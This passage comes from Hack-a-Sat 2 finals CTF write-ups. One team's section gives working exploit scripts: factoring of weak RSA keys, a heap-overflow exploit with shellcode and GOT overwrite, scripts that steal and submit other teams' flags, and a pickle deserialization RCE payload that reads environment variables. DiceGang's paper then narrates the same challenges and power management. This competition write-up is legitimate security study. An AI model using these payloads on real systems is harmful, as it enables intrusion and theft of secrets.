    if (!eh) {
        err(1, "BN_generate_prime_ex2 gowno");
    }

    g_privkey_len = (BN_num_bits(ret) + 7) / 8;

    BN_bn2bin(ret, g_privkey);

    longjmp(g_jmpbuf, 1);

    return eh;
}

static void check_key(void) {
    char* q = BN_bin2bn(g_privkey, g_privkey_len, NULL);
    char* rem = BN_new();
    if (!q || !rem) {
        err(1, "BN_bin2bn q rem");
    }

    for (size_t i = 0; i < ARRAY_SIZE(g_all_keys_bignums); ++i) {
        BN_div(NULL, rem, g_all_keys_bignums[i], q, g_bignum_ctx);
        if (BN_is_zero(rem)) {
            printf("HIT! key: %zu, team: %lu, %s\n",i,*(unsigned long*)0x6386c0UL,g_buf);
        }
    }

    BN_free(rem);
    BN_free(q);
}
```

```
__attribute__((constructor)) void dupa(void) {
    for (size_t i = 0; i < ARRAY_SIZE(g_all_keys_bignums); ++i) {
        g_all_keys_bignums[i] = BN_bin2bn(g_all_keys_bytes[i], 172, NULL);
        if (!g_all_keys_bignums[i]) {
            errx(1, "BN_bin2bn");
        }
    }

    g_bignum_ctx = BN_CTX_new();
    if (!g_bignum_ctx) {
        err(1, "BN_ctx_new");
    }

    int fd = open("liczby", O_RDONLY);
    if (fd < 0) {
        err(1, "open");
    }
    char* ptr = mmap(NULL, 0x100000, PROT_READ | PROT_WRITE, MAP_PRIVATE, fd, 0);
    if (ptr == MAP_FAILED) {
        err(1, "mmap");
    }

    size_t iter = 0;
    while (1) {
        if ((iter & 0xFF) == 0) {
            printf("%.1lf%%\n", (iter / ((double)278784 - 1)) * 100);
        }
        iter++;

        char* x = strchr(ptr, '\n');
        if (!x) {
            break;
        }
        *x = 0;
        for (size_t i = 1; i <= 8; i++) {
            if (setjmp(g_jmpbuf) == 0) {
                try_key(i, ptr);
                errx(1, "WATTT");
            }
            check_key();
        }
        ptr = x+1;
    }
    errx(1, "OK");
}
```

Solver script

After recovering the keys, solving the challenge was trivial: we just sent packets to all teams every round. For example, using the client:

```
subprocess.check_call(f"""/home/team4/team_4/client/client
-i {TEAM_ID}
-k 5347798483082156817
-m 00
-f {TEAM_KEY}
-a 10.0.0.101""")
```

Challenge 4

Overview

Once we were able to impersonate other teams and send packets to their satellites via COMM, we received ARM binary which is processing those packets on the satellite side.

There is also an API which allows us to access telemetry of other teams - the idea is that we can use this to leak something from the satellite, as long as we can put some data into telemetry tables we can read.

COMM application analysis

There are 2 data structures in use in the application. One of them is some kind of HashSet with two "key" fields (first, marked by us as `pos_x`, defines the `bucket`, and second `pos_y` defines the order on the linked list of elements in one bucket), and another one is LRU queue with recently processed nodes.

Vulnerability(ies)

There were multiple vulnerabilities discovered in the application that we did not use in the end, e.g. uninitialized pointer in LRU insert. In the end the only one we used was heap buffer overflow due to faulty size check:

```
void update_node_data(node *a1, char *a2)
{
  if ( (unsigned __int8)a2[2] <= (unsigned __int64)(a1->data_length + 3LL) )
  {
    a1->data_length = a2[2];
    memcpy(a1->data, a2 + 3, a1->data_length);
```

```
  }
}
```

As we can see, the newly copied data size must be not greater than the actual buffer size `+3`, hence we get a small BOF. We can repeat this update process to get an arbitrary length BOF.

Also flag is mapped in a RWX region with a static address, which will come in very handy.

Solution

Exploitation details

With the ability to overflow heap objects the exploitation is straightforward. We allocate a couple of objects and then overflow one of them to overwrite data pointer in another. This allows us to use the edit option to write to an arbitrary memory. Although this memory will be treated as a `node` object, the `+3` in size check will allow us to write to it, regardless of actuall `node->data_length` (in other words: we do not care about previous memory content, as long as we can trash it). Now we just overwrite the RWX region, writing a shellcode there (but leaving the flag intact). Then we overwrite some GOT entries with the shellcode address and trigger the shellcode.

Our shellcode published the flags (wrote to stdout) in an obfuscated form, to make stealing them harder. It was a simple xor, followed with a modular multiplication.

Posting flags as telemetry for other teams

```
from pwn import *
import sys
import OpenSSL
from OpenSSL import crypto
import base64
import time
context.update()

context.update(arch="aarch64")

b = ELF("./comm")

r = remote("localhost", 31337)

def send_pkt(id, id2, len, data):
```

```
    pkt = p8(id) + p8(id2) + p8(len) + data
    borys(pkt)

TEAM = 0

def borys(data):
    global TEAM
    key_id = 5347798483082156817 # unpack("<Q", bytes.fromhex("111b7cf26232374a"))[0]
    use_danx=1
    team_id=TEAM

    data_len = len(data)
    magic = 0x41414141
    out_data = struct.pack("<BIQQH", use_danx, magic, team_id, key_id, data_len) + data

    with open(f"pems/team{team_id}.pem", "r") as f:
        PRIV_KEY = f.read()

    pkey = crypto.load_privatekey(crypto.FILETYPE_PEM, PRIV_KEY)
    signature = OpenSSL.crypto.sign(pkey, out_data, "sha256")

    d = ""
    while d != b'SUCCESS':
        r.send(signature + out_data)
        d = r.recv()+r.clean()
        if b'SUCCESS' not in d:
            print(d)
        time.sleep(1)

def hack():
    sc = bytes.fromhex("410010a0d2e1e383d2e2e383d221bc70d3210002aa"\
  "21bc70d3210002aa21bc70d3210002aa030040f9630001ca00007dd2030000"\
  "f9030880d263bc70d3813182d2630001aa60003fd6000080d2010000f9")

    #borys(b"KILL")
    #r.close()
    #exit()
    #r = remote("localhost", 31337)
    send_pkt(1, 1, 4, b"abcd")
    send_pkt(1, 2, 4, b"abcd")

    send_pkt(1, 3, 7, b"abcdAAA")

    for i in range(7, 20, 3):
        send_pkt(1, 1, i, cyclic(i))
```

```
    msg = fit({13: [
        0x800010
    ]})

    send_pkt(1, 1, len(msg), msg)

    for i in range(0, len(sc), 3):
        send_pkt(1, 0, i, cyclic(i))

    send_pkt(1, 0, len(sc), sc)

    send_pkt(2, 1, 4, b"abcd")
    send_pkt(2, 2, 4, b"abcd")

    send_pkt(2, 3, 7, b"abcdAAA")

    for i in range(7, 20, 3):
        send_pkt(2, 1, i, cyclic(i))

    msg = fit({13: [
        b.got['memcpy']
    ]})

    send_pkt(2, 1, len(msg), msg)

    msg2 = fit({16+5: [
        0x800024,
        0xcfafebe2
    ]})

    send_pkt(2, 9, len(msg2), msg2)
    send_pkt(3, 9, 4, b"ABCD")
    #r2.interactive()

while True:
    for i in [1, 2, 3, 5, 6, 7, 8]:
        TEAM = i
        print("Hacking", i)
        hack()
        time.sleep(1)
```

Reading telemetry from other teams

We run this script to get our own flags:

```
from binascii import unhexlify
from struct import pack, unpack
import OpenSSL
import requests
from OpenSSL import crypto
import socks
from pwn import *
import sys
from datetime import datetime

## ODPAL SOCKS5 lokalnie `ssh -i ./next_key -D 9999 team4@10.0.42.100`
proxy_host = '127.0.0.1'
proxy_port = 9999
proxies = dict(http='socks5://{}:{}'.format(proxy_host, proxy_port),
https='socks5://{}:{}'.format(proxy_host, proxy_port))


def simple_packet(use_danx, team_id, key_id, data):
    data_len = len(data)
    magic = 0x41414141
    out_data = pack("<BIQQH", use_danx, magic, team_id, key_id, data_len) + data

    with open(f"pems/team{team_id}.pem", "r") as f:
        PRIV_KEY = f.read()

    pkey = crypto.load_privatekey(crypto.FILETYPE_PEM, PRIV_KEY)
    signature = OpenSSL.crypto.sign(pkey, out_data, "sha256")
    return (signature + out_data)


def ask_for_public(arg: int, arg2: int):
    team_id = 0xDEB06FFFFFFFFFFF
    return simple_packet(use_danx=0, team_id=team_id, key_id=arg, data=bytes([arg2]))


def long_to_bytes(val, endianness='big'):
    if not val:
        return b'\x00'
    width = val.bit_length()
    width += 8 - ((width % 8) or 8)
    fmt = '%%0%dx' % (width // 4)
    s = unhexlify(fmt % val)
    if endianness == 'little':
        s = s[::-1]
    return s
```

```
def send_payload_to_comm(data, team_id):
    HOST1 = '10.0.0.101'
    PORT1 = 31337

    data = simple_packet(use_danx=1, team_id=team_id,
    key_id=unpack("<Q", bytes.fromhex("111b7cf26232374a"))[0], data=data)

    # send to COMM
    s = socks.socksocket()
    s.set_proxy(socks.SOCKS5, proxy_host, proxy_port)
    s.connect((HOST1, PORT1))
    s.sendall(data)
    data = s.recv(1024)
    s.close()
    print('Received bin', repr(data))
    return data


def read_payload_from_comm(team_id):
    HOST2 = '10.0.{}1.100'.format(team_id)
    PORT2 = 1337

    # read from COMM api
    s = socks.socksocket()
    s.set_proxy(socks.SOCKS5, proxy_host, proxy_port)
    s.connect((HOST2, PORT2))
    s.sendall(b'SLA_TLM LATEST COMM_TELEM_4')
    data = s.recv(1024)
    s.close()

    #print('Received comm', repr(data))
    data = int(data.decode().strip()[2:], 16)
    resp = long_to_bytes(data)
    print('Received comm decoded', repr(resp))
    return resp


def send_payload(data, team_id):
    #send_payload_to_comm(data, team_id)
    return read_payload_from_comm(team_id)


def send_flag(flag):
    s = requests.Session()
    resp = s.get('https://regatta.mc.satellitesabove.us/dashboard/', proxies=proxies)
```

```
    csrf = resp.text.split('name="_csrf_token" type="hidden" value="')[1].split('"')[0]
    print('csrf1', csrf)

    resp = s.post('https://regatta.mc.satellitesabove.us/u/log_in', proxies=proxies,
    data={
        '_csrf_token': csrf,
        'user[email]': 'CENSORED',
        'user[password]': 'CENSORED',
        'user[remember_me]': 'false',
    })

    csrf = resp.text.split('name="_csrf_token" type="hidden" value="')[1].split('"')[0]
    print('csrf2', csrf)

    resp = s.post('https://regatta.mc.satellitesabove.us/capture', proxies=proxies,
    data={
        '_csrf_token': csrf,
        'tokens': flag,
    })
    try:
        resp = resp.text.split('<h1>Redemption results:</h1>')[1].split('</table>')[0]
    except IndexError:
        resp = resp.text
    print('flag submit:', resp.encode())


old_flags = []
while True:
    for x in [1,2,3,5,6,7,8]:
        try:
            print('trying: ' + str(x), datetime.now())
            enc_flag = read_payload_from_comm(x)
            if not b'PKT' in enc_flag and enc_flag != b'\x00':
                #flag = xor(enc_flag, '\x1f')
                from struct import pack, unpack

                def egcd(a,b):
                    xa,xb = 1,0
                    ya,yb = 0,1
                    while ya*a + yb*b > 0:
                        cnt = (xa*a + xb*b) // (ya*a + yb*b)
                        xa -= ya*cnt
                        xb -= yb*cnt
                        xa,ya = ya,xa
                        xb,yb = yb,xb
```

```
                    return xa, xb

                def inv_mod(x, mod):
                    return (egcd(x%mod, mod)[0]) % mod

                num = unpack('<Q', enc_flag)[0]
                num = (num * inv_mod(31845, 2**64)) % 2**64
                num ^= 0x9c9c9c9c9c9c9c9c
                flag = (pack('<Q', num)).decode()

                if flag not in old_flags:
                    print('new flag: '+flag)
                    send_flag(flag)
                    old_flags.append(flag)
                else:
                    print('flag in old_flags')
        except Exception as e:
            print(e)
    time.sleep(5)
```

We used the following part to decode the outputs:

```
from struct import pack, unpack

def egcd(a,b):
    xa,xb = 1,0
    ya,yb = 0,1
    while ya*a + yb*b > 0:
        cnt = (xa*a + xb*b) // (ya*a + yb*b)
        xa -= ya*cnt
        xb -= yb*cnt
        xa,ya = ya,xa
        xb,yb = yb,xb
    return xa, xb

def inv_mod(x, mod):
    return (egcd(x%mod, mod)[0]) % mod

def xor(a, key):
    if isinstance(a, str):
        a_bytes = bytearray(a, encoding='utf-8')
    else:
        a_bytes = bytearray(a)
    if isinstance(key, str):
        key = key.encode()
    for i in range(len(a_bytes)):
        a_bytes[i] ^= key[i%len(key)]
```

```
    return bytes(a_bytes)

num = unpack('<Q', bytes.fromhex(INPUT_HERE))[0]
num = (num * inv_mod(31845, 2**64)) % 2**64
num ^= 0x9c9c9c9c9c9c9c9c
print(pack('<Q', num))
```

This is because we realized that anyone else can read whatever our exploit writes, so we need to somehow hide flags from other teams. For this purpose we make a simple "encryption" which needs to be inverted later on.

Stealing flags from other teams

As mentioned above, anyone can read what exploits write, so while we hardened our own output, not all teams did that. We decided to use this to our advantage and steal their flags as well.

We used following script for that:

```
from binascii import unhexlify
from struct import pack, unpack
import OpenSSL
import requests
from OpenSSL import crypto
import socks
from pwn import *
import sys

## ODPAL SOCKS5 lokalnie `ssh -i ./next_key -D 9999 team4@10.0.42.100`
proxy_host = '127.0.0.1'
proxy_port = 9999
proxies = dict(http='socks5://{}:{}'.format(proxy_host, proxy_port),
https='socks5://{}:{}'.format(proxy_host, proxy_port))


def simple_packet(use_danx, team_id, key_id, data):
    data_len = len(data)
    magic = 0x41414141
    out_data = pack("<BIQQH", use_danx, magic, team_id, key_id, data_len) + data

    with open(f"pems/team{team_id}.pem", "r") as f:
        PRIV_KEY = f.read()

    pkey = crypto.load_privatekey(crypto.FILETYPE_PEM, PRIV_KEY)
    signature = OpenSSL.crypto.sign(pkey, out_data, "sha256")
    return (signature + out_data)
```

```
def ask_for_public(arg: int, arg2: int):
    team_id = 0xDEB06FFFFFFFFFFF
    return simple_packet(use_danx=0, team_id=team_id, key_id=arg, data=bytes([arg2]))


def long_to_bytes(val, endianness='big'):
    if not val:
        return b'\x00'
    width = val.bit_length()
    width += 8 - ((width % 8) or 8)
    fmt = '%%0%dx' % (width // 4)
    s = unhexlify(fmt % val)
    if endianness == 'little':
        s = s[::-1]
    return s


def send_payload_to_comm(data, team_id):
    HOST1 = '10.0.0.101'
    PORT1 = 31337

    data = simple_packet(use_danx=1, team_id=team_id,
    key_id=unpack("<Q", bytes.fromhex("111b7cf26232374a"))[0], data=data)

    # send to COMM
    s = socks.socksocket()
    s.set_proxy(socks.SOCKS5, proxy_host, proxy_port)
    s.connect((HOST1, PORT1))
    s.sendall(data)
    data = s.recv(1024)
    s.close()
    print('Received bin', repr(data))
    return data


def read_payload_from_comm(team_id, steal_id):
    HOST2 = '10.0.{}1.100'.format(team_id)
    PORT2 = 1337

    # read from COMM api
    s = socks.socksocket()
    s.set_proxy(socks.SOCKS5, proxy_host, proxy_port)
    s.connect((HOST2, PORT2))
    s.sendall(b'SLA_TLM LATEST COMM_TELEM_'+str(steal_id).encode())
```

```
    data = s.recv(1024)
    s.close()

    print('Received comm', repr(data))
    data = int(data.decode().strip()[2:], 16)
    resp = long_to_bytes(data)
    print('Received comm decoded', repr(resp))
    return resp


def send_payload(data, team_id):
    #send_payload_to_comm(data, team_id)
    return read_payload_from_comm(team_id)


def send_flag(flag):
    s = requests.Session()
    resp = s.get('https://regatta.mc.satellitesabove.us/dashboard/', proxies=proxies)

    csrf = resp.text.split('name="_csrf_token" type="hidden" value="')[1].split('"')[0]
    print('csrf1', csrf)

    resp = s.post('https://regatta.mc.satellitesabove.us/u/log_in', proxies=proxies,
    data={
        '_csrf_token': csrf,
        'user[email]': 'CENSORED',
        'user[password]': 'CENSORED',
        'user[remember_me]': 'false',
    })

    csrf = resp.text.split('name="_csrf_token" type="hidden" value="')[1].split('"')[0]
    print('csrf2', csrf)

    resp = s.post('https://regatta.mc.satellitesabove.us/capture', proxies=proxies,
    data={
        '_csrf_token': csrf,
        'tokens': flag,
    })
    try:
        resp = resp.text.split('<h1>Redemption results:</h1>')[1].split('</table>')[0]
    except IndexError:
        resp = resp.text
    print('flag submit:', resp.encode())


old_flags = []
```

```
while True:
    for y in [1,2,3,5,6,7,8]:
        print('team '+str(y))
        for x in [1,2,3,5,6,7,8]:
            print('target '+str(x))
            try:
                flag = read_payload_from_comm(x, y)
                if not b'PKT' in flag and flag != b'\x00':
                    if y == 2:
                        if flag not in old_flags:
                            send_flag(flag)
                            old_flags.append(flag)
                        else:
                            print('flag in old')
                        flag = xor(flag, b'\x44\x3e\x3d\x3d\x80\x9a\x9f\xf0') #fluxy
                        print(f"############### Team 2 {flag}")

                    if flag not in old_flags:
                        send_flag(flag)
                        old_flags.append(flag)
                    else:
                        print('flag in old')
            except Exception as e:
                print(e)
    time.sleep(10)
```

Notice we have a special piece of code for flags coming from FluxRepeat team, because they were encrypting their flags, however they did so by a simple XOR with static key. We did some quick cryptanalysis over flags they were posting and flags we recovered with our own exploit, and we found the static XOR key they used.

Challenge 6

Overview

In this task we get access to a remote endpoint. We can connect there via netcat and send some payloads.

Fuzzing

Sending random payloads provides us with interesting errors:

```
[team4@challenger4 ~]$ nc 10.0.31.100 1344
```

```
gib flag pls my village is very poor
svrdig: Digest failed: invalid literal for int() with base 10:
'ib flag pls my village is very poor\n' Closing connection!
```

This clearly indicates that our inputs are unpickled on the other side, and this essentially means we can easily get RCE.

We can confirm this by sending some simple

```
b"cos\nsystem\n(S'sleep 5'\ntR."
```

Solution

Getting echo

We had some issues with getting back echo from the server, but we noticed that we can raise an exception and get back error message this way.

Leaking files

Since we can get echo and we have RCE we can dump the challenge files:

```python
#!/usr/bin/python3

import pickle, socket, os
from digest import Digest

def init():
    HOST = "0.0.0.0"
    print(os.environ)
    DIGEST_PORT = int(os.environ['SERVER_PORT'])

    print(f"svrdig: Starting digest server at address {HOST} port {DIGEST_PORT}")

    digest_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    digest_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    digest_socket.bind((HOST, DIGEST_PORT))
    digest_socket.listen(1)

    while True:
        conn, addr = digest_socket.accept()

        data = conn.recv(2048)

        print(f"svrdig: Server got a digest object from addr {addr} of len {len(data)}")
```

```
        try:
            digest_obj = pickle.loads(data)
            print(f"svrdig: Digest object created: {digest_obj}")

            tlmoutput = digest_obj.run()

            print(f"svrdig: Output from Digest object: {tlmoutput}")

            conn.send(tlmoutput.encode())  #bytes(tlmoutput))

            conn.close()
        except Exception as e:
            conn.send(f"svrdig: Digest failed: {str(e)} Closing connection!".encode())
            conn.close()

init()
```

This is not particularly useful, but it does confirm why we were only able to get echo back when raising exceptions.

Finding flag

When poking around we found out that the flag is actually in ENV, which may be an unintended vector.

Solver

We can now prepare automatic solver for the task. First, generic script for prepating payloads:

```
import pickle
import os
import builtins
import sys

class foobar:
    def __init__(self):
        pass

    def __reduce__(self):
        return (builtins.exec,
        (f"import subprocess; raise RuntimeError('haked' +
        str(subprocess.check_output('{sys.argv[1]}', shell=True)))",))
```

```
my_foobar = foobar()
my_pickle = pickle.dumps(my_foobar)
print(my_pickle.hex())
```

Then script to send payloads to all targets:

```
while :
do
    echo "new round" $(date)
    for TEAM in 1 2 3 5 6 7 8
    do
        ./send.sh $(python3 hack.py 'cat /proc/self/environ') $TEAM
        | grep FLAG.* -o | tee -a flags.txt
    done
    sleep 15
done
```

And script to submit flags:

```
#!/bin/bash
echo $1 | xxd -r -ps | nc 10.0."$2"1.100 1344
```

DICEGANG

HAS2 FINALIST TECH PAPER

Hack-a-Sat 2 Finals: DiceGang

Overview

Our team consisted of roughly 10-15 players, all of whom were playing remotely. We used Discord voice chat (and occasionally video streaming) as our primary communication mechanism.

The digital twin emulator was released only a week before the competition and given that many of our players are either in school or working full-time, we did not have much time to explore it. However, several of us did manage to boot the VM and familiarize ourselves with Cosmos and the cFS platform.

One of the primary challenges we faced during preparation was simply understanding what each component in the system did and also what parts of the satellite/ground-station system would be different during the actual event. Given that the final event would run on real flatsats, we understood that the emulated ADCS and C&DH would not run in Hog but we only had a vague sense of what the rest of the emulation and ground-station environment would look like.

Challenge 1

15 minutes prior to game start, the organizers provided us with SSH credentials to a jump box that would be connected to the game network at the start of the game. Once the game started, the organizers posted the following diagram:

We began exploring the network space that was provied to us. We mapped open ports on neighboring servers and tried to figure out what services were running on our own box.

One hour into the competition, we had made no progress and the organizers posted an update: "right now the goal is to recover your satellite and manage your satellite components."

Given the goal of "recovering our satellite," we assumed that perhaps the objective was to boot Cosmos and find an open telemetry port to connect to. We spent some time searching the network space for anything that might resemble a telemetry port.

Shorty after, the organizers announced: "We are solving challenge 1 and 2 for all teams. Check your telemetry!" They also revealed that there was some sort of "Cosmos VM" running. Given that we still were stuck on the jump box, this was fairly confusing.

We spent the next hour and half searching for the Cosmos VM by portscanning the entire internal network range with no success. Eventually, through some communication with the organizers, we were able to find the Cosmos VM from a file left on the jumpbox and we could start the game.

Once we had access to the Cosmos VM, we were able to quickly boot Cosmos and start receiving telemetry. We briefly had some conflicts with multiple people using Cosmos at once and we decided to set up a VNC server to proxy the Cosmos UI and have one person control it at once.

The organizers had evidently provided us with a solve script for challenge 1 and 2 which we found on the Cosmos VM. We observed that many teams had stopped gaining points on the scoreboard and were dropping into last place. It was also unclear whether the organizers had simply provided the solve scripts or also run them against our satellite. We thought the teams that were dropping might have accidentally disabled some components via running the solve script so we spent some time auditing the scripts to figure out what they were supposed to do.

The first script seemed to enable reaction wheels. The second script dumped a configuration file and then reuploaded it. However, the part of the script to actually modify the configuration file was missing and instead we saw

```ruby=
puts "Teams analyze dumped table, fix then prep new table for upload"
```

Since this solve script seemed incomplete, we though that maybe we were supposed to complete it and run again. Upon running script 1, nothing much seemed to change except we stopped gaining points as quickly. We noticed that as a side effect, it sets the mode to `SAFE` which caused us to lose points in the scoring system.

Challenge 2

We decided to run the first half of script 2 to dump the configuration file and then we manually investigated it. Nothing appeared to be out of place. It was also unclear from the scoreboard whether we were getting any points for challenge 2 or whether there were still points to be gained. From our perspective all we could see was that most teams were increasing in points at a constant rate and several teams, like us, had dropped below.

We saw at the end of challenge 2, that the mode was set to `NOMINAL_OPS_PAYLOAD_ON` and this seemed like it was probably a good mode to be in, so we ran this command in Cosmos and our point rate stabilized with the other teams.

Challenge 3

For challenge 3, the organizers uploaded the same diagram as before, except now there was an extra node: "User segment (shared)" connected to our team infra box. We also were provided with a user binary on our machine.

The user segment client binary was a 64-bit x86 C++ binary that allowed us to communicate with a remote server that was communicating to all the satellites. We provided a team ID, team key, hex message and a private key file which were used to sign the message and send it to the user segment. Each message was signed with the provided private key before being sent and the remote server would refuse messages with invalid signatures.

Originally it was unclear what the purpose of this client program was. It was sending commands but were these Cosmos commands or something running on the satellite, etc...? Eventually the organizers clarified that the goal was just to send any message to another team. You would get points for each team you sent a message to during each round.

We spent some time reversing the client program and discovered that it contained logic to generate new team keys. Specifically, if the environment variables `TEAM_NUMBER` and `TEAM_RANDOM_NUMBER` were set, it would seed a PRNG with `TEAM_RANDOM_NUMBER` and generate a private key for the team `TEAM_NUMBER` (1 through 8). However, in order to obtain the correct private key for each team, we would need to use the exact same `TEAM_RANDOM_NUMBER` used on the server which was not very likely.

We fully reversed the key generation code into the following:

Generate two random, 172-bit prime numbers `p` and `q`. Compute the 1028-bit prime number `z` which is _deterministic_ given a `TEAM_NUMBER`. Set `e = 0x10001` and `N = p * q * r` and perform standard RSA encryption and decryption. Notably, while `N` is a large (~1372-bit) number, a large factor of it is a deterministic value and the security of the key relies on the difficulty of factoring a 344-bit number which is readily achievable on existing hardware.

Additionally, we found that if we set the team ID to `0xdeb06fffffffffff`, we could issue a `getPubKey` message to the server which would let us retrieve the public keys for all the other teams. Normally this would be secure since you shouldn't be able to deduce the private key given the public key. However, since `N` is factorable, we were able to recover `d` for all the other teams and forge messages.

We set up a script to automatically perform this every round and succesfully scored points until the challenge was retired.

Challenge 4

Challenge 4 was an extension of challenge 3. Specifically, you could set the first byte of the packet to redirect your command to the "DANX" server. The commands would be forwarded to a system running on the satellite which acted as a packet-storage utility.

Each message consisted of an index byte, a key byte, and some data. Messages were placed in one of 8 storage arrays based on the index byte. For the first unique key byte in each storage array, a new message would be allocated and stored in a doubly-linked list. Specifying the same key byte as a previous message would let you replace the data section. However, there was a vulnerability in the length computation that allowed you to increase the size of the data section by 3 bytes each update.

This vulnerability would allow an attacker to get an arbitrary write by overflowing a pointer on the heap. We wrote an exploit for this that involved writing shellcode to heap and then overwriting a function pointer in GOT to redirect execution. The shellcode would read the flag from memory and print an encrypted version of it to the debug log which was accessible through a separate telemetry server. We developed our exploit by hosting the challenge in QEMU but unfortunately, we were unable to get the exploit to work on the remote instances. There was a large delay between printing a message and observing it in telemetry and it was not clear when challenges were restarted which made it hard to debug.

Simultaneously, we realized that two other teams would write the flag, unchanged, to the debug port and we could steal those flags for points. Eventually, some teams realized that their flags were being stolen so they started encrypting the flags. In one case, we noticed that a team was XORing the flag with a fixed, 8-byte key. We were able to recover this key because team A would leak a flag in plaintext and then team B would leak the same flag with the XOR cipher. We were then able to use this XOR key to decode all of team B's future flags.

Although we didn't actually deploy this exploit ourselves, we were able to steal nearly every flag for each round by copying other teams exploit outputs.

Challenge 5

Challenge 5 used the same client binary as 3 and 4. It was released fairly late into the competition and most of our team was sleeping so we didn't spend much time on it.

The service this time was a 32-bit SPARC binary. We found the backend service running on our satellite and dumped it to investigate. We spent some time reversing it and identified one section that seemed to have a trivial buffer overflow so we uploaded a patch.

To our knowledge, none of the teams solved this challenge.

Challenge 6

Challenge 6 was released right before the end of the competition. We were provided the address and port of a server running some sort of unpickler service.

We identified that the service would unpickle data we send it and invoke `.run()` on the resulting object. This allowed us to get code execution although stdin/stdout of the Python process was not connected to our socket and so we couldn't exfiltrate any data.

However the organizers also provided a second port on the same box for our team which was not running anything. We were able to accept a connection from Python on that port and then send data to any client which connected.

After some digging, we found that the flag was set in the environment variables and we manually ran this exploit each

round for about an hour until the end of the competition.

Power management

Partway through the competition, we became aware that our satellite's battery level was an actual challenge. Our battery would slowly charge while in the sunlight, but would drop quickly while behind the earth. This meant that our overall trend was negative, and we would run out of power before the end of the competition.

Seeing as the power drop was so steep while in eclipse, we decided to first just try turning off unnecessary systems while in the dark. Specifically we would turn off the reaction wheels and star tracker, seeing as we had no directional payloads or other obvious need to maintain attitude. While this helped a little, our power level was still net negative and we were eventually going to run out of power.

At this point in the competition we were still experimenting with the spacecraft's interfaces and controllable subsystems, and we realized that there were 2 solar panels listed in the EPS telemetry. We dug through the EPS and ADCS commands to try and activate the second panel, but this made no obvious difference.

In this process, we remembered that there was a satellite with an incomplete solar panel deployment that had recently been in the news, so we wondered if this could be the issue. Seeing as the modes didn't make any difference and there was no "deploy solar panels" command, we had an interesting idea: what if the trick to releasing the 2nd panel involved spinning the satellite very quickly? We then proceeded to follow this rabbithole for a couple of hours. In this process we tried the "momentum dump" mode, which had the amazing effect of causing an infinite current draw and our power dropping to 0 in an instant. The organizers determined this was a simulation error, and then reset our satellite. However, as part of this they told us to lower our battery back to ~40%.

In our quest to reduce our battery, we turned on every system we could, and commanded the satellite to point in arbitrary directions, to hopefully reduce the power from the one working solar panel. While doing this, we noticed that the second panel actually did work, and would only turn on when the first one was off. At this point we realized our mistake - we were assuming the panels were deployable, when in fact they were two statically mounted panels, one on each side of the spacecraft. Around this time we also discovered a configuration file in the VM that listed the spacecraft as having two solar panels facing opposite directions, and with one slightly larger than the other, which confirmed our discovery. We also realized that the power available on even the smaller panel was significantly higher than it was averaging with the default sun tracking. This meant our next goal was obvious: Do a better job at tracking the sun!

While in a real satellite the sun tracking would almost certainly happen onboard, this was likely more effort than it was worth or potentially impossible for our simulated setup. So we did the next best thing and made use of our 100% uptime radio by "simply" controlling the attitude via Cosmos to point at the sun. This involved extending the work we did in the qualifying round, in that we used the coarse sun sensors to determine our current orientation relative to the sun, factored in our current attitude, then did some quaternion math to determine the next attitude to command. This effort was complicated by the fact that we were all relative novices with Ruby and had almost no experience working with quaternions past that from the qualifying round. However, we eventually managed to write an algorithm that would accurately point the larger of the solar panels directly at the sun.

The next step was to fully automate this, so we wrapped that alogorithm into a script in Cosmos that would run every 15 seconds. The script would obtain all necessary data from the Cosmos telemetry API (`tlm`), including ADCS coarse sun sensor illumination values (`ADCS HK_FSW_TLM_PKT CSS_ILLUM_*`) and the current satellite orientation as a quaternion (`ADCS HK_FSW_TLM_PKT QBL_*`). It would then calculate the quaternion rotation needed to transform the coarse sun sensor orientation vector to a preset target vector (in this case, `[0, -1, 0]` for the -x panel), and multiply that by the current satellite attitude quaternion. The resulting quaternion would then be sent to the satellite as an ADCS command (specifically `ADCS SET_CONTROL_TARGET, TARGET_FRAME => "LVLH", QTR => new target`). The script also automatically disabled and reenabled the reaction wheels and star tracker as we entered and left eclipse (command `EPS_MGR SET_SWITCH_STATE`). Before running the script, we set the ADCS to manual control mode (to disable the builtin sun tracker) and increased both the max angular acceleration and slew rate (because what could go wrong by overclocking satellites).

Overall this system was highly effective as we managed to repeatedly fill our battery on each orbit, and based on internal metrics and [this tweet](https://twitter.com/solarwine_ctf/status/1470135556579471364/photo/1) from solarwine, it looks like we had the best power management by far for the last few hours of the competition. Unfortunately the organizers reset all batteries with ~7 hours left in the competition, which meant that even the teams with the worst battery management didn't have to worry about their battery as the competition ended before it could drain completely.

Our custom star tracker script is reproduced below for reference:

```ruby=
require 'matrix.rb'

def vector_rotation_to_quaternion(v1, v2)
  b = v1.dot(v2)
  c = v1.cross(v2)
  angle = Math.atan2(c.norm(), b)
  m = Math.sin(angle / 2)
  if c.zero? then
    a = c
  else
    a = c.normalize()
  end
  return Vector[a[0] * m, a[1] * m, a[2] * m, Math.cos(angle / 2)]
end

def quaternion_multiply(q1, q2)
  x = q1[3] * q2[0] + q1[0] * q2[3] + q1[1] * q2[2] - q1[2] * q2[1]
  y = q1[3] * q2[1] - q1[0] * q2[2] + q1[1] * q2[3] + q1[2] * q2[0]
  z = q1[3] * q2[2] + q1[0] * q2[1] - q1[1] * q2[0] + q1[2] * q2[3]
  w = q1[3] * q2[3] - q1[0] * q2[0] - q1[1] * q2[1] - q1[2] * q2[2]
  return Vector[x, y, z, w]
end

# use -x panel
TARGET_VEC = Vector[0, -1, 0]

def awefwef()
  # star tracker state tracking
  star_tracker_voltage = tlm("EPS_MGR FSW_TLM_PKT STAR_TRACKER_VOLTAGE")
  star_tracker_enabled = star_tracker_voltage != 0

  # reaction wheels state tracking
  wheel_voltage = tlm("EPS_MGR FSW_TLM_PKT WHEEL_VOLTAGE")
  wheel_enabled = wheel_voltage != 0

  # coarse sun sensor data
  css_posx = tlm("ADCS HK_FSW_TLM_PKT CSS_ILLUM_YAW_0")
  css_negx = tlm("ADCS HK_FSW_TLM_PKT CSS_ILLUM_YAW_180")
  css_posy = tlm("ADCS HK_FSW_TLM_PKT CSS_ILLUM_YAW_90")
  css_negy = tlm("ADCS HK_FSW_TLM_PKT CSS_ILLUM_YAW_270")
  css_posz = tlm("ADCS HK_FSW_TLM_PKT CSS_ILLUM_Z")
  css_negz = tlm("ADCS HK_FSW_TLM_PKT CSS_ILLUM_Z_N")
```

```
  css_vec = Vector[css_posx - css_negx, css_posy - css_negy, css_posz - css_negz]
